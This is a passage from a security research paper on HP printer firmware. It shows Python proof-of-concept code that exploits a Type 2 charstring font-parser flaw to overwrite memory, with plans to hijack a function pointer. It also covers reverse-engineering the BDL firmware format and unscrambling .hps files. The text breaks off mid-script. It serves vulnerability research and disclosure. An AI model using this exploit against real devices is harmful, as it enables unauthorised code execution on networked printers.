    d += SHORT(250) + HLINETO
    d += SHORT(-250) + VLINETO
    d += SHORT(-250) + HLINETO
    d += ENDCHAR

    #
https://wwwimages2.adobe.com/content/dam/acom/en/devnet/font/pdfs/
5176.CFF.pdf
    # See page 45, A == 34
    charstrings_index = generate_index([ENDCHAR]*34 + [d])

    data = generate_cff(charstrings_index)
    return data, NAME
```

[16] https://wwwimages2.adobe.com/content/dam/acom/en/devnet/font/pdfs/5176.CFF.pdf

[17] https://www.adobe.com/content/dam/acom/en/devnet/actionscript/articles/PLRM.pdf

Here is the printout:

Now that we can execute custom charstrings, the next step is to devise a simple method to verify that we can exploit the vulnerability for writing to memory locations before `g_transient_array`. In other words, we need to overwrite a value that results in some observable change.


We decided to go for overwriting the size field of the transient array, `g_transient_array_size`, for two reasons. Firstly, verifying that the modification succeeded is as easy as using `put` and `get` Type 2 operators to access an index of the transient array that is larger than the original `g_transient_array_size`.

Secondly, setting `g_transient_array_size` to a value large enough allows us to read to arbitrary values from the memory with the `get` operand. After plenty of trial and error, we were able overwrite the size field of the transient array with the following test case:

```
import struct

HLINETO = struct.pack(">B", 6)
VLINETO = struct.pack(">B", 7)
HMOVETO = struct.pack(">B", 22)
VMOVETO = struct.pack(">B", 4)
ENDCHAR = struct.pack(">B", 14)

ADD = struct.pack(">BB", 12, 10)
DIV = struct.pack(">BB", 12, 12)
MUL = struct.pack(">BB", 12, 24)
NEG = struct.pack(">BB", 12, 14)

# Copy values from the transient array to g_vector_arrays
# Parameters: regitem j index count
STORE = struct.pack(">BB", 12, 8)

# Copy values from g_vector_arrays to transient array
# Parameters: regitem index count
LOAD = struct.pack(">BB", 12, 13)

# Put to transient array. Parameters: index value
PUT = struct.pack(">BB", 12, 20)

# Get from transient array. Parameters: index
GET = struct.pack(">BB", 12, 21)

def BYTE(v):
    return struct.pack(">B", 139+v)

def SHORT(v):
    return struct.pack(">Bh", 28, v)

def test_overwrite_transient_array_size():
    """
    * expected: double space
    * result: worked!
    """
```

```
    NAME  = 'test-overwrite-transient-array-size'

    SPACING = 50
    SEGMENT_W = 80
    SEGMENT_H = 80
    THICKNESS = 10

    # Attempt accessing an index that won't be available
    # unless resizing the transient array worked
    TRANSIENT_IDX = 24

    d = b''

    # Put 32.5019 (63 ee 5a 42 3e 40 40 40) to
g_transient_array[0]
    # Whatever the byte order, overwriting the size with this
value should work
    d += SHORT(32)
    d += SHORT(5019)
    d += SHORT(10000)
    d += DIV
    d += ADD
    d += BYTE(0) + PUT

    # Store it to vector
    d += BYTE(0) + BYTE(0) + BYTE(0) + BYTE(1) + STORE

    # Overwrite g_transient_array_size
    """
    .data:107850a0  g_transient_array_size
    .data:107859b0  g_transient_array
    """
    distance = 0x10750990-0x10750080
    assert(distance % 8 == 0)
    # regItem
    d += BYTE(0)
    # index
    d += SHORT(distance//8)
    d += NEG
    # count
    d += SHORT(1)

    d += LOAD

    # Accessing g_transient_array[24]. Should work only if resize
worked
```

```
    # Put 2 to g_transient_array[24] to draw the vertical lines
two spaces apart
    d += BYTE(2) + BYTE(TRANSIENT_IDX) + PUT

    # First vertical line
    pos = 0
    d += SHORT((SEGMENT_W+SPACING)*pos) + HMOVETO
    d += SHORT(SEGMENT_H) + VLINETO
    d += SHORT(THICKNESS) + HLINETO
    d += SHORT(-SEGMENT_H) + VLINETO
    d += SHORT(-THICKNESS) + HLINETO
    d += SHORT(-(SEGMENT_W+SPACING)*pos) + HMOVETO

    # Use the data from g_transient_array[24] to calculate the
space
    # between the two vertical lines. Expected multiplier: 2
    d += SHORT(SEGMENT_W)
    d += SHORT(SPACING)
    d += ADD
    d += BYTE(TRANSIENT_IDX) + GET
    d += MUL
    d += HMOVETO

    # Second vertical line
    d += SHORT(SEGMENT_H) + VLINETO
    d += SHORT(THICKNESS) + HLINETO
    d += SHORT(-SEGMENT_H) + VLINETO
    d += SHORT(-THICKNESS) + HLINETO

    d += ENDCHAR

    #
https://wwwimages2.adobe.com/content/dam/acom/en/devnet/font/pdfs/
5176.CFF.pdf
    # See page 45, A == 34
    charstrings_index = generate_index([ENDCHAR]*34 + [d])

    data = generate_cff(charstrings_index)

    return data, NAME
```



As demonstrated in the photo above, our debugging method at this point was very rudimentary: our charstring printed two vertical lines either one or two units apart, depending on whether the test failed or succeeded. Elegant? Definitely not. Impractical? Somewhat. Enough to proceed? Absolutely.

The next step was to demonstrate arbitrary code execution – or at least ret2libc – using the relative write primitive we had. The challenge here was two-fold: we had to identify a value to overwrite, e.g., a function pointer, and a way of triggering the use of that function pointer. Luckily we identified a great candidate quickly: the implementation of the Type 2 operator `sqrt` which calls the `sqrt` function imported from `coredll.dll`.

The pointer to the imported function is stored at `.data:106b60d0`. Since this address is lower than the address of `g_transient_array` at `.data:107859b0`, we can overwrite the function pointer. Instead of aiming for a shell or command execution at this point, we settled for something less cool but more visual: overwriting the `sqrt` function pointer with the address of `terminate`. The good news is that we did not need to worry about ASLR at this point because `coredll.dll` is always mapped at 0x40010000. Here is what we saw on the MFP's screen after the PoC had terminated the GUI process:

This was enough to convince ourselves that the firmware from 2013 was vulnerable and arbitrary code execution was possible. It was time to shift focus to the latest version of the firmware.

4 ANALYZING THE LATEST FIRMWARE

As you may remember, all research thus far was performed against a rather old firmware from 2013. This was a deliberate choice: even if a patch was available, the exploit would probably still be usable during red team engagements, considering that these devices are likely to be outside of standard patch management processes. However, now that we had a more-or-less proven finding, it was time to check whether the latest firmware was affected, too. We could follow the easiest path and reinstall the fresh firmware on the new hard-drive while keeping the old system intact. This is something we did eventually but we also wanted to understand how widespread the issue is. For that we needed to locate all the firmware images with the vulnerable parser and analyze them. The first step was to extract the affected DLL from the firmware.

REINVENTING THE WHEEL BY REVERSING THE BDL FIRMWARE FORMAT

The firmware for the device can be freely downloaded from the official FTP server[18]. The firmware format is a proprietary HP "BDL" format. The blog post by Foxglove security we mentioned earlier covers some aspects of the BDL format, and they also provided tools for operating with it. In order to explain how we implemented semi-automated extraction of the DLL from all firmware versions, we need to cover more technical details of the BDL file format. We will use `ljM725_fs4.11.0.1_fw_2411097_060473.bdl` as an example.

According to the HP FTP server, at least half of the network-supporting MFPs and printers share the same firmware format, which is called BDL. BDL file is a collection of LZMA-compressed files that are stored in "partitions". Each partition starts with `ipkg` magic and contains a dictionary of file records.

The partition table starts at offset `0x929` of the firmware and has the following structure:

```
struct bdl_partition_table_element {
    uint64_t partition_offset; // little endian
    uint64_t partition_len;    // little endian
}
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000920  00 00 00 00 00 00 00 00 00 F9 0A 00 00 00 00 00  .........ù......
00000930  00 91 C5 03 00 00 00 00 00 8A D0 03 00 00 00 00  .'Å......ŠÐ.....
00000940  00 91 C5 03 00 00 00 00 00 1B 96 07 00 00 00 00  .'Å......–.....
00000950  00 91 C5 03 00 00 00 00 00 AC 5B 0B 00 00 00 00  .'Å......¬[.....
```

The partition table ends right before the first partition dictionary begins. It can be easily spotted from the aforementioned ipkg magic:

```
00000AE0  00 07 35 D8 01 00 00 00 00 FE 76 E0 09 00 00 00  ..5Ø.....þvà....
00000AF0  00 D9 5F 04 00 00 00 00 00 69 70 6B 67 01 00 03  .Ù_......ipkg...
00000B00  00 3D 04 00 00 7E A5 5D D9 01 00 00 00 C5 91 54  .=...~¥]Ù....Å'T
00000B10  98 FD 18 9F 4D 00 00 00 00 39 39 2E 33 2E 30 2E  ˜ý.ŸM....99.3.0.
00000B20  30 2E 31 30 30 00 00 00 00 00 00 00 00 00 00 00  0.100...........
```

Each partition dictionary has a header with following structure:

```
struct bdl_partition_table_element {
    unsigned char ipkg_magic[4] = "ipkg";
    uint8_t maybe_crc_version_signature[0x21c]; // probably
Version and CRC is here
    unsigned char partition_name[0x100];
    uint8_t some_unknown_data[0x11d];
    // here the partition dictionary starts
}
```

[18] https://ftp.hp.com/pub/networking/software/pfirmware/pfirmware.glf

After that, the partition dictionary starts. Each record has the following structure:

```
struct bdl_partition_dict_record{
    unsigned char file_name[0x100];
    uint64_t record_offset; // little endian
    uint64_t file_len;      // little endian
    uint32_t file_crc;
}
```

The file content records start right after the dictionary ends and can be easily spotted from the LZMA magic of `0x5d000000`. The number of partition dictionary records can be calculated using the following formula: `first_record_offset - ?DICT_RECORDS_START) / ?DICT_RECORD_SIZE)`, where `first_record_offset` is from the first element of partition records dictionary, `?DICT_RECORDS_START` is `0x43d` (`sizeof(bdl_partition_table_element)`) and `?DICT_RECORD_SIZE` is `0x114` (`sizeof(bdl_partition_dict_record)`).

Let's look at the example of a partition below:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
02941740  00 00 00 00 00 00 00 50 6C 61 74 66 6F 72 6D 50  .......PlatformP
02941750  61 72 74 69 74 69 6F 6E 00 00 00 00 00 00 00 00  artition........
02941760  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941770  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941780  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941790  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029417F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941800  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941810  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941830  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941840  00 00 00 00 00 00 00 4A 40 9D F4 98 5E CB 40 BB  .......J@.ô˜^Ë@»
02941850  2A A2 A2 21 66 EC B6 7F 00 00 00 00 00 00 00 00  *¢¢!fì¶.........
02941860  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941870  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941880  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941890  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
029418A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029418B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029418C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029418D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029418E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029418F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941900  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941910  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941920  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941930  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941940  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941950  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941960  00 00 00 00 41 73 69 63 32 36 30 30 2E 64 74 62  ....Asic2600.dtb
02941970  2E 6C 7A 00 00 00 00 00 00 00 00 00 00 00 00 00  .lz.............
02941980  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941990  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029419F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02941A60  00 00 00 00 DD 51 00 00 00 00 00 00 5D 02 00 00  ....ÝQ......]...
02941A70  00 00 00 00 73 5D 08 79 41 73 69 63 32 37 30 30  ....s].yAsic2700
02941A80  2E 64 74 62 2E 6C 7A 00 00 00 00 00 00 00 00 00  .dtb.lz.........
```

Here, the partition starts at `0x02941747` with the name **`PlatformPartition`**, and its dictionary starts at **`0x02941964`**. For the first record, filename is **`Asic2600.dtb.lz`** with **`0x000002d5`** length as specified at **`0x02941A6C`**.

By looking at the end of a partition dictionary, we can see the LZMA magic. This is where `Asic2600.dtb.lz` starts. The next file will be located at offset `0x2d5` from it:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

02946700  0F 91 EE 98 5D 00 00 00 01 B1 09 00 00 00 00 00  .'î˜]....±......
02946710  00 00 68 03 5B CD 52 D2 3F 9A 54 EE 53 6A BC 6C  ..h.[ÍRÒ?šTîSj¼l
02946720  5B B9 BE A0 14 5C 54 8F 76 4C 8E 82 36 D5 17 09  [¹¾ .\T.vLŽ‚6Õ..
02946730  97 E3 3C 1A 1A B3 A0 D5 9C 4A DD 00 B6 6B B3 ED  —ã<..³ ÕœJÝ.¶k³í
02946740  ED E1 1F 7B 72 F8 86 67 F2 9F 0F E7 C4 D3 64 76  íá.{rø†gòŸ.çÄÓdv
02946750  24 50 E5 73 76 56 6D 40 B7 9E 99 29 99 4B FB E4  $PåsvVm@·ž™)™Kûä
02946760  8C B7 17 FE 72 18 DB FE 9B F6 DE 9C A9 1F D9 D2  Œ·.þr.Ûþ›öÞœ©.ÙÒ
02946770  31 65 0F 2A 46 4C 6E DD 4A EB DE 4C 8D EA F7 80  1e.*FLnÝJëÞL.ê÷€
02946780  D9 F9 A8 5C 58 31 8B 26 D9 33 E2 0C D5 4F 4D DA  Ùù¨\X1‹&Ù3â.ÕOMÚ
02946790  4A F7 EE AF F3 A6 92 01 93 42 2A 9A 91 F2 21 E2  J÷î¯ó¦’.“B*š‘ò!â
029467A0  2E EF 48 A5 B7 87 AB 3C 43 6E 12 A1 FA 9E 89 5E  .ïH¥·‡«<Cn.¡úž‰^
029467B0  4E 54 B4 BD 58 BA B7 E9 F5 07 40 BF 5E 9C 3B 8F  NT´½Xº·éõ.@¿^œ;.
029467C0  20 AD C6 9D 70 02 28 0A 4D 70 EA D7 A8 BA C7 20   .Æ.p.(.Mpê×¨ºÇ
029467D0  6C C6 6D 8B 68 B7 6C 0E F7 2D 30 F9 31 61 25 B4  lÆm‹h·l.÷-0ù1a%´
029467E0  C9 AF D0 38 46 CA FB F0 5F 37 C6 77 53 50 46 5E  É¯Ð8FÊûð_7ÆwSPF^
029467F0  C8 DB 45 CC BF 4D 70 48 5A 32 76 11 DD DE FE FB  ÈÛEÌ¿MpHZ2v.ÝÞþû
02946800  70 EC F4 DC 6A 62 E1 00 E3 13 52 B7 0E A0 44 1E  pìôÜjbá.ã.R·. D.
02946810  C9 A0 67 A0 49 11 73 D1 78 C8 06 42 07 39 BA 80  É g I.sÑxÈ.B.9º€
02946820  91 84 24 56 4B 17 15 26 A7 A8 94 E0 39 44 54 6D  ‘„$VK..&§¨”à9DTm
02946830  36 8F 00 00 31 BD AC 90 49 39 6C 4B 57 09 58 D4  6...1½¬.I9lKW.XÔ
02946840  59 FE C7 8A 63 6E 25 C0 01 0D 94 8F EB CA 25 8C  YþÇŠcn%À..”.ëÊ%Œ
02946850  1C 19 F7 EB A2 6B 96 B2 C0 88 CF BC 74 CE A6 8C  ..÷ë¢k–²ÀˆÏ¼tÎ¦Œ
02946860  18 C3 9B AB B5 6F 0F 36 B1 38 19 E9 E6 B0 E3 D7  .Ã›«µo.6±8.éæ°ã×
02946870  DB EA 7E AE 5A 63 A7 09 8B 33 E8 34 94 E0 EE 3A  Ûê~®Zc§.‹3è4”àî:
02946880  02 3C 32 7C AA CE 4D 8D EE 36 D4 DB 9E 53 DD C1  .<2|ªÎM.î6ÔÛžSÝÁ
02946890  7D F4 1C CC 93 40 9C 9F 1E 44 C6 DC DE EB 54 D3  }ô.Ì“@œŸ.DÆÜÞëTÓ
029468A0  96 49 A9 68 84 14 F4 AD EE CF 29 C6 EF 42 75 B0  –I©h„.ô.îÏ)ÆïBu°
029468B0  04 F0 AD 17 71 64 7D 59 81 6B 7D C6 B8 B9 82 F9  .ð..qd}Y.k}Æ¸¹‚ù
029468C0  99 B4 96 FF 1A D4 CD 25 60 BE B8 1B 66 66 A9 60  ™´–ÿ.ÔÍ%`¾¸.ff©`
029468D0  4B 75 5D 0F 8C 7B EA 23 E7 6A 0F C1 91 F7 B7 37  Ku].Œ{ê#çj.Á‘÷·7
029468E0  22 51 1E D4 C0 8D F9 85 88 51 40 EF 5C 25 63 5F  "Q.ÔÀ.ù…ˆQ@ï\%c_
029468F0  27 D9 82 8C 2B 00 8B 52 AC 9F A4 6B 48 0D FC 94  'Ù‚Œ+.‹R¬Ÿ¤kH.ü”
02946900  61 1E 50 D4 43 F1 0C 4B B4 67 E9 7F C9 03 02 8C  a.PÔCñ.K´gé.É..Œ
02946910  70 01 31 BE 70 7D 13 1F F9 F2 6A 8C 7C B8 1D 77  p.1¾p}..ùòjŒ|¸.w
02946920  31 5A C2 C4 C1 5E CC 16 8F EF B9 F4 A4 D3 72 E7  1ZÂÄÁ^Ì..ï¹ô¤Órç
02946930  14 F3 46 F2 19 43 F0 80 08 74 BE D2 E6 09 15 8F  .óFò.Cð€.t¾Òæ...
02946940  C8 FD 10 06 C3 56 79 37 37 7E EC E4 3A 05 F2 0F  Èý..ÃVy77~ìä:.ò.
02946950  B8 21 07 5F 9A 89 0D 73 00 D9 2E 3F 1A 2D 84 2F  ¸!._š‰.s.Ù.?.-„/
02946960  D8 5D 00 00 00 01 5E 09 00 00 00 00 00 00 00 68  Ø]....^........h
02946970  03 5B CD 52 D2 3F 90 45 8A 24 3A 2F 28 7C 0A 76  .[ÍRÒ?.EŠ$:/(|.v
```

The following diagram illustrates the structure of the file:



With all this knowledge it is easy to implement a simple parser for the BDL file. Alexander is a huge fan of Erlang's binary expressions, so it took him very short time to draft an unpacker:

```
%#!/usr/bin/env escript
%% -*- erlang -*-
%%! -smp enable

-module(parse_bdl).
-export([main/1]).

-define(START_OF_DICT, 16#11d).  %0x
-define(PARTITION_TABLE_START, 16#929).
-define(PARTITION_NAME_OFFSET, 16#21c).
-define(DICT_RECORDS_START, 16#43d).
-define(DICT_RECORD_SIZE, 16#114).
-define(BDL_RECORD_NAME_LEN, 16#100).
-define(LZMAGIC, 16#5d).

trim0(Bin) when is_binary(Bin) -> trim0(binary_to_list(Bin));
trim0(StrWithZeros) -> lists:reverse(trim0(StrWithZeros, [])).
trim0([0|_], Acc) -> Acc;
trim0([C|Lst],Acc) -> trim0(Lst,[C|Acc]).

main(Args) ->
    lists:map(fun (A) -> parse_bdl_file(A) end, Args).

parse_bdl_file(Filename) ->
    io:format("Parsing: ~p~n", [Filename]),
    {ok, Bin} = file:read_file(Filename),
    DirName = Filename ++ ".extracted",
    file:make_dir(DirName),
    Slice = {?PARTITION_TABLE_START, byte_size(Bin) -
?PARTITION_TABLE_START},
    PartitionTable = parse_bdl_partition_table(binary:part(Bin,
Slice), []),
    lists:map(
        fun ({Offset, Len}) ->
            process_bdl_partition(DirName, binary:part(Bin,
Offset, Len))
        end, PartitionTable).

parse_bdl_partition_table(<<$i, $p, $k, $g, _Rest/binary>>, Acc) -
>
    lists:reverse(Acc);
parse_bdl_partition_table(<<Offset:64/little-integer,
Len:64/little-integer, Rest/binary>>, Acc) ->
    parse_bdl_partition_table(Rest, [{Offset, Len} | Acc]).

process_bdl_partition(DirName, <<$i, $p, $k, $g,
    _:?PARTITION_NAME_OFFSET/binary,
    PartName:?BDL_RECORD_NAME_LEN/binary,
    _:?START_OF_DICT/binary, PartDict/binary>>) ->
        PartNameStr = trim0(PartName),
        io:format("Partition Name: ~s~n", [PartNameStr]),
        PartPath = DirName ++ "/" ++ PartNameStr,
        file:make_dir(PartPath),
        process_bdl_dictionary(PartPath, PartDict, [], first).

process_bdl_dictionary(Dir,
<<FileName:?BDL_RECORD_NAME_LEN/binary,
                        FileOffset:64/little-integer,
                        FileLen:64/little-integer,
                        _Crc:4/binary,
                        Rest/binary>>,
                    FileList, FilesLeft) when FilesLeft > 0;
FilesLeft =:= first ->
    io:format("Dictionary record ~s: ~p ~p~n", [trim0(FileName),
FileOffset, FileLen]),
    NewFilesLeft = case FilesLeft of
        first -> round((FileOffset - ?DICT_RECORDS_START) /
?DICT_RECORD_SIZE) - 1;
        Num -> Num - 1
    end,
    process_bdl_dictionary(Dir, Rest, [{FileName, FileLen} |
FileList], NewFilesLeft);
process_bdl_dictionary(Dir, RestBin, FileList, _)->
    lists:reverse(FileList),
    extract_bdl_files(lists:reverse(FileList), Dir, RestBin).

extract_bdl_files([], _, _) -> ok;
extract_bdl_files([{FileName, FileLen}|FileList], DirName, Bin) ->
    <<FileData:FileLen/binary, Rest/binary>> = Bin,
    FilePath = io_lib:format("~s/~s", [DirName, FileName]),
    file:write_file(trim0(lists:flatten(FilePath)), FileData),
    extract_bdl_files(FileList, DirName, Rest).
```

After executing this script with...

```
escript parse_bdl.erl ljM725_fs4.11.0.1_fw_2411097_060473.bdl
```

...a folder named ljM725_fs4.11.0.1_fw_2411097_060473.bdl will be created with the following content:

```
0-V3-Main
0-V4-Main
0-V5-Main
0-V6-Main
1-V2-Tray
1-V3-Tray
2-V2-Dup
2-V3-Dup
3-V2-HCI
3-V3-HCI
AsianFonts
BIOS
EmbeddedQuotaAgent
FileInstaller
InstallerDispatcher
JDI
JDIWLAN
ljlinux
LOGOSTD
Modem-Kani
Modem-Unagi
NFC_TI430
PartitionInstaller
PlatformPartition
ProductAssets
PROSAC
RambootInstaller
Sherpa.CF070A
SystemFirmware
```

The folder contains the firmware files for most components of the communication board and more. For example, `BIOS` contains bootloader and EFI files, `ljlinux` contains scanner firmware, `Modem-*` folders contain modem firmware, etc. Some folders ("partitions") contain information for the Windows CE, in a form of archives, executables, libraries, and data files. However, by crawling into folders' contents, two more entities can be spotted: Windows CE system partition (`PlatformPartition/NK.bin.lz`) file and a couple of files with "`.hps`" extension inside the `SystemFirmware` folder.

`Nk.bin` is a common Windows CE system partition format which can be extracted by using Nkbintools. For example, a thread on XDA developers[19] explains how it can be done. When we unpacked `Nk.bin` and all other archives from the extracted BDL file, to our surprise we did not find the `HP.Mfp.Pdl.Adapter.dll` that we were interested in. For a short moment we thought that maybe this library was removed from the latest releases. Some further inspection showed that there are too many missing components in what we had extracted comparing to the system we were able to dump from the live device. One possible option was that the missing components were located in those `.hps` files, which looked like another proprietary HP format, probably encrypted.

You might be wondering why this section was titled "Reinventing the wheel"? To our shame, when we started writing this paper, we discovered that the BDL format was already completely parsed by Tyler Hall and he had published a utility written in Rust to extract files from BDL some time ago. The tool can be found here[20]. It seems that multiple researchers were targeting these devices using different approaches. Since our analysis on the file format was done from scratch, we decided to keep it here as a reference.

[19] https://forum.xda-developers.com/t/nk-bin-and-dumprom.656086/

[20] https://github.com/tylerwhall/hpbdl

CRACKING THE HPS "ENCRYPTED" FORMAT

So we needed to understand how `.hps` files are processed by the firmware installer. To our luck, the first string search over the files that were extracted from `Nk.bin` gives a hit inside `HP.Platform.Services.Installation.Installers.FormatterZipFamilyInstaller.dll` which is a .NET library. A quick look with ILSpy leads to `FormatterZipFamilyInstaller.InstallPackage(..)` function that processes `.hps` files:

```
{
	string[] files = Directory.GetFiles(packagePath);
	string[] array = files;
	foreach (string text2 in array)
	{
		if (text2.EndsWith(".zip.hps",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".7z.hps",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".zip",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".7z",
StringComparison.OrdinalIgnoreCase))
		{
			list.Add(text2);
		}
	}
}
ProgressReporter progressReporter = new
ProgressReporter(list.Count(), ProgressReporterCallback);
if (IsJediFwPak(packageHeader))
{
	foreach (string item2 in list)
	{
		_DoFileExtract(item2, installationRoot,
packageHeader.Name, progressReporter);
	}
```

}If we follow into `_DoFileExtract(..)`, we will see that it uses `RestoreScrambledBuffer(IntPtr buffer, uint bufferSize)` from `HP.Platform.Framework.dll` to process the file:

```
//
HP.Platform.Services.Installation.Installers.ZipInstaller.Formatte
rZipFamilyInstaller
using HP.Common.System.Installation.Types;
```

```
using HP.Platform.Security;
using System;
using System.IO;
using System.Runtime.InteropServices;

private void _DoFileExtract(string fileToRead, string destRoot,
string packageName, ProgressReporter progressReporter)
{
	IntPtr data = IntPtr.Zero;
	uint dataBufferSize = 0u;
	uint allocationType = 0u;
	bool flag = fileToRead.EndsWith(".hps") ? true : false;
	mStatusFileName = (flag ?
Path.GetFileName(fileToRead.Remove(fileToRead.Length - 4, 4)) :
Path.GetFileName(fileToRead));
	mStatusPackageName = packageName;
	SafeNativeMethods.UnmanagedArchiveType unmanagedArchiveType
= (Path.GetExtension(mStatusFileName) == ".7z") ?
SafeNativeMethods.UnmanagedArchiveType.Lzma :
SafeNativeMethods.UnmanagedArchiveType.Zip;
	if
(SafeNativeMethods.IsArchiveTypeSupportedOnPlatform(unmanagedArchi
veType))
	{
		bool flag2 =
SafeNativeMethods.ReadFileAndCreateBuffer(fileToRead, ref data,
ref dataBufferSize, ref allocationType);
		int lastWin32Error = Marshal.GetLastWin32Error();
		if (flag2)
		{
			NativeProgressCallback callback =
progressReporter.UpdateProgress;
			try
			{
				int num = 0;
				if (flag)
				{

	ScrambleData.RestoreScrambledBuffer(data, dataBufferSize);
					num = 8;
				}
```

`RestoreScrambledBuffer` uses binary logic operations and XORing with a constant to “decrypt” (unscramble) the `.hps` format. We re-implemented the algorithm in Python and created a simple unscrambler:

```
#!/usr/bin/env python3

import sys
import struct
import os


class Unscrambler():
    def __init__(self, seed):
        self.state = seed

    def unscramble(self, data):
        unscrambled = []
        for x in data:
            b = 0
            for bitpos in range(8):
                if self.state & 1:
                    self.state = ((self.state ^ 0xA3000000) >> 1)
| 0x80000000
                    b |= 0x80 >> bitpos
                else:
                    self.state = self.state >> 1
            unscrambled.append(x ^ b)
        return bytes(unscrambled)


def main():
    if len(sys.argv) != 2:
